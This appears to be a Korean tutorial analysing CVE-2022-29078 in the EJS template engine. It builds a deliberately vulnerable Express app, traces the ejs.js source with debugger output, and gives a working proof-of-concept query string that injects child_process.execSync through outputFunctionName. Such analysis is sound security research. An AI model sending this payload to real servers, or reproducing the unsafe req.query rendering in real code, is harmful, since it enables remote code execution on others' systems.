CVE-2022-29078

취약점이 일어나는 원리(환경)

아래와 같이 server.js, vulnerable.ejs를 구성한 후 서버를 실행한다.

```
// server.js
const express = require("express");
const app = express();

app.set("view engine", "ejs")
app.set('views', __dirname + '/views'); // EJS 템플릿 파일 위치 지정

app.get("/", (req, res) => {
    console.log(req.query);
    res.render("vulnerable", req.query);
})

app.listen(3000, () => {
    console.log('Server is running on http://localhost:3000');
});
```

```
<!-- views/vulnerable.ejs -->
<!DOCTYPE html>
<html>
<head>
    <title>Vulnerable Page</title>
</head>
<body>
    <h1>Hi</h1>
</body>
</html>
```

EJS는 Template를 rendering 할 때 javascript code를 실행해 주는 로직이 있기 때문에 취약점이 발생할 수 있다.

server.js 에서 GET 파라미터로 전송된 값을 req.query 변수를 통해 ejs template으로 넘겨주게 된다. req.query로 받은 값은 args.shift()를 통해 data 변수에 저장된다.

```
439  exports.renderFile = function () {
440    var args = Array.prototype.slice.call(arguments);
441    var filename = args.shift();
442    var cb;
443    var opts = {filename: filename};
444    var data;
445    var viewOpts;
446
447    // Do we have a callback?
448    if (typeof arguments[arguments.length - 1] == 'function') {
449      cb = args.pop();
450    }
451    // Do we have data/opts?
452    if (args.length) {
453      // Should always have data obj
454      data = args.  shift();
455      // Normal passed opts (data obj + opts obj)
456      if (args.length) {
```

파라미터로 값을 받으므로 동작을 확인하기 위해 ?key=val 을 GET요청을 보내게 되면 data 변수에는 아래와 같이 key, value가 들어감을 알 수 있다.

```
Server is running on http://localhost:3000
{key: 'val'}
> _locals = {}
  key = 'val'
> [[Prototype]] = Object
```

ejs.js:473에 data 변수에서 data.settings['view options']가 있는 경우 util.shallowCopy()함수가 작동하게 된다. 현재 상황에서는 위의 사진처럼 view options 라는 key가 없어서 475번째 줄이 실행되지 않는다.

```
461     else {
462       // Express 3 and 4
463       if (data.settings) {
464         // Pull a few things from known locations
465         if (data.settings.views) {
466           opts.views = data.settings.views;
467         }
468         if (data.settings['view cache']) {
469           opts.cache = true;
470         }
471         // Undocumented after Express 2, but still usable, esp. for
472         // items that are unsafe to be passed along with data, like `root`
473         viewOpts = data.settings['view options'];
474         if (viewOpts) {
475           utils.shallowCopy(opts, viewOpts);
476         }
477       }
```

utils.shallowCopy() 함수는 두 번째 인자의 값을 첫 번째 인자에 복사를 하여 반환한다. 이때 중요한 점은 첫 번째 인자가 opts라는 점이다.


```
115   exports.shallowCopy = function (to, from) {
116     from = from || {};
117     for (var p in from) {
118       to[p] = from[p];
119     }
120     return to;
121   };
```

prepended 변수에는 javascript code가 있고 outputFunctionName에 값이 존재하면 opts.outputFunctionName 값을 prepended에 추가한다. 공격자가 outpufFunctionName 값을 조작할 수 있다면 RCE가 가능해진다.

```
584     if (!this.source) {
585       this.generateSource();
586       prepended +=
587         '  var __output = "";\n' +
588         '  function __append(s) { if (s !== undefined && s !== null) __output += s }\n';
589       if (opts.outputFunctionName) {
590         prepended += '  var ' + opts.outputFunctionName + ' = __append;' + '\n';
591       }
592       if (opts.destructuredLocals && opts.destructuredLocals.length) {
593         var destructuring = '  var __locals = (' + opts.localsName + ' || {}),\n';
```

결국 utils.shallowCopy() 함수를 실행시키기 위해 data.settings['view options']라는 값이 있어야한다.

따라서 ?id=2&settings[view options][a]=b를 인자로서 GET 방식으로 전달하게 되면 다음과 같이 값이 들어가게 된다.



opts 변수에 값이 정상적으로 들어갔는지 확인해보면 다음과 같이 a = b로 key, value 값이 추가되었음을 알 수 있다.

```
opts
{filename: 'C:\\Users\\hjy76\\VSCode\\ZeroDiglett\\ejs\\views\\vulnerable.ejs', a: 'b'}
  a = 'b'
  filename = 'C:\\Users\\hjy76\\VSCode\\ZeroDiglett\\ejs\\views\\vulnerable.ejs'
> [[Prototype]] = Object
```

outPutFunction : 템플릿 렌더링 시 데이터를 출력하기 위해 사용하는 함수 이름을 정의 (outputFunctionName을 덮어쓰면, 이후의 코드는 정상적인 출력 대신 JavaScript 코드로 실행될 수 있음)

child_process : node.js의 모듈로 시스템 명령어를 실행

process.mainModule.require() : node.js의 require 기능을 우회적으로 호출하는 방법

execSync() : 명령어의 출력을 반환

위의 내용을 바탕으로 다음과 같이 poc코드를 만들 수 있다.

?settings[view options][outputFunctionName]=x;process.mainModule.require('child_process').execSync("실행할 명령어");s

참고한 자료

https://github.com/mde/ejs/blob/80bf3d7dcc20dffa38686a58b4e0ba70d5cac8a1/lib/ejs.js

https://one3147.tistory.com/65